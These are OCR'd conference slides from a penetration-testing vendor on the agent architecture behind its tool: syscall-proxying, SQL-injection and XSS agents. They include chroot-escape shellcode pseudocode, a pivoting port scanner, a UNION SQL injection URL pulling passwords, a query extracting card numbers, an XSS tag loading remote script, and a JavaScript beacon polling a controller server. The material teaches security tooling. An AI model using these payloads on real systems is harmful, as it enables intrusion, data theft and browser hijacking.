Zombie2.0

Fernando Russ – Diego Tiscornia

Core Security Technologies
46 Farnsworth St
Boston, MA 02210
Ph: (617) 399-6980
www.coresecurity.com

Objetives

- Describe the Agent model we use for our Penetration Testing tool
- Present an object oriented Agent model

Outline

- Syscall Proxying Agents
- SQL injection Agents
- Xss Agents
- Agent Families

Binary Vulnerablilities

- A binary vulnerability can allow to take control of a target application by executing arbitrary code or “payload” in the application’s context

- The execution of this “Payloads” permit tasks like
  - Obtaining a shell
  - Use the compromised application to “proxy” connections to other host (pivoting)
  - Leverage access to higher privileges in the host
  - Any other needful thing ...

  - Shellcode seudocode:

```
setuid(0)
setgid(0)
mkdir('a')
chroot('a')
chroot('../../')
execve('/bin/sh',('sh','-i'))
```

Binary Vulnerablilities

- The capacity of this “payload” depends on the restrictions of the application’s context
  - OS security restrictions:
    - » Processes can not be executed
    - » Permissions
  - OS hardening:
    - » Sandboxing (HIPS / Personal Firewalling)
    - » Address space randomization
    - » non executable memory
- Or depend on the vulnerability’s restrictions
  - Application instability since its exploitation
  - Other side-effects from exploiting the vulnerability

Binary Vulnerablilities

- Exploitable ambients are heterogeneous:
  - Same OS different features
    - » Windows XP® is localized to 24 languages
    - » Depends on the “patch level”, libs change…
      E.g: WinHTTP 5.1 / WinHTTP 5.0
      Different library name
      Different programmatic interface!
  - Seldom are all the tools needed on the vulnerable hosts
    - » Compilers
      - windows rarely has a compiler
      - Shell…
  - You need to have cross-platform portable tools
  - Different platforms behave different

- When you “pivot” to another system you need to “bring” your tools to the new host


Syscall Proxying

- Using the RPC model:
  - Each call to an OS system call (syscall) is proxied from the client in the local system to the remote host
  - The remote host has a payload or server deployed that executes them
- The Syscall Client:
  - Marshals each syscall's arguments
  - Generates a request for the server
  - Sends the request
- The Syscall Server (or Agent):
  - Receives the request
  - De-marshals the request to obtain the syscall's context
  - Executes the syscall
  - Sends the result back to the client
- All this integrated in a **Python VM**(!)

Syscall Proxying

```
#Reading data from a file
fd = open("some_file")
try:
    data = fd.read()
finally:
    fd.close()
```

- Uses 3 syscalls: **open**, **read** and **close**
- These syscalls will be proxied




Benefits

```
#Pseudocode for a simple Linux server:

     channel = set_up_communication()
     channel.send(ESP)
     while channel.has_data() do
     request = channel.read()
     copy request in stack
     pop registers
     int 0x80
     push eax
     channel.send(stack)
```

- Benefits
  - Transparent pivoting
  - Agents can be “chained”
  - “In memory" execution
  - Permits a modular design
  - Integrated as a Python front-end
  - All tools/modules are written in Python
  - An exploit is a Python module

Firewall era attack (1990-2001)




— The acquired server is used as vantage point to penetrate the corporate net

Base camp

— A target server is attacked and compromised

Client Side attack (2001-)



Syscall sample - Summary

- An agent is an entity or object that proxies syscalls and sends the result to the client
- Tools / modules are now written in Python
- An exploit is a Python module that installs an agent

```
#Tcp connect port scanner code

agent = SyscallProxyingAgent(aVulnerability)¶

# ports to check
target_ports = (80, 21, 23, 8080, 443, 139)¶

# hosts near me (in the same local network of the vulnerable host)¶
target_hosts = utils.netrange(agent.ip, agent.ip.mask)¶

for ip in target_hosts:
        for port in target_ports:
                connection = agent.connect(ip, port)¶
                if connection:
                        print "host %s has port %d listening" % (ip, port)¶
                        connection.close()¶
```

SQL Injection vulnerabilities

- An exploit no longer installs a payload
- It describes how to transform a SQL expression into a HTTP request, or *attack string*

```
http://vulnerable_svr/modules.php?name=Web_Links&l_op=viewlink&cid=2
   +UNION+SELECT+null%2Cpwd%2Cnull+FROM+authors%2F%2A
```

- It describes how to retrieve the result
- Conceptually, it is composed by two parts:
  - *Encoding*: How to translate SQL into a satisfactory HTTP request
  - *Channel*: How to retrieve information from the attack string's response

SQL injection Agent

- An Agent no longer is a payload
- It is an efficient translator from SQL expressions to HTTP requests that exploits a given SQL Injection vulnerability
- Opposed to Syscall Proxying agents
  - It is NOT based on a client / server model
  - It is NOT installed / persisted in the vulnerable application after the exploitation
- It uses the exploit to form the attack string
- It maintains necessary HTTP state
  - Cookies
  - Session Management

SQL injection Agent

- Sample: executing a SQL statement


A query…

```
SELECT card_expiration,
       card_holder,
       card_number
FROM cardstore
WHERE
    card_number LIKE '4540%'
```


…using the **SQL Agent**

```
agent = SQLAgent(aVulnerability)
broker = agent.query("""
    SELECT card_expiration,
           card_holder,
           card_number
    FROM cardstore
    WHERE
          card_number LIKE '4540%'""")
for rows in broker.extractData():
    print rows["card_holder"], rows["card_number"], rows["card_expiration"]
```

Sequence Diagram



SQL injection attack



SQL Summary

- An Agent no longer is a *payload*
- It uses the exploit to form the attack string
- It passes to be a *translator* instead of a *server*

Xss vulnerabilities

- An Xss exploit describes how to inject a Javascript expression in a HTTP response (attack string) to make the victim's Web Browser execute it
- Some common channels
  - Emails
  - Web Forums
  - MSN / ICQ, etc
- Once an attack string is executed, it can install a payload but it does not persist beyond the Session
- Attack String sample
  - <SCRIPT SRC=http://mysite/egg.js></SCRIPT>

Xss Agent


- An Xss Agent has two parts:
  - A payload written in Javascript that connects from the victim's browser
  - A server that waits for incoming connections from the payloads and controls them

```
#egg.js snippet

window.onload = function(){ next( server_url ) }

function next(src){
    var script = document.createElement('script')
    script.defer = true
    script.type = 'text/javascript'
    script.src = src + '&__request=' + escape(Math.random() + '-' + Math.random());
    script.onload = script.onerror = function () {
        document.body.removeChild(script)
        if(typeof timeout !== "undefined" && timeout !== null){
                window.clearTimeout(timeout)
        }
            var timeout = window.setTimeout("egg()", 2000)
    }
    document.body.appendChild(script)
}
```

Sequence Diagram

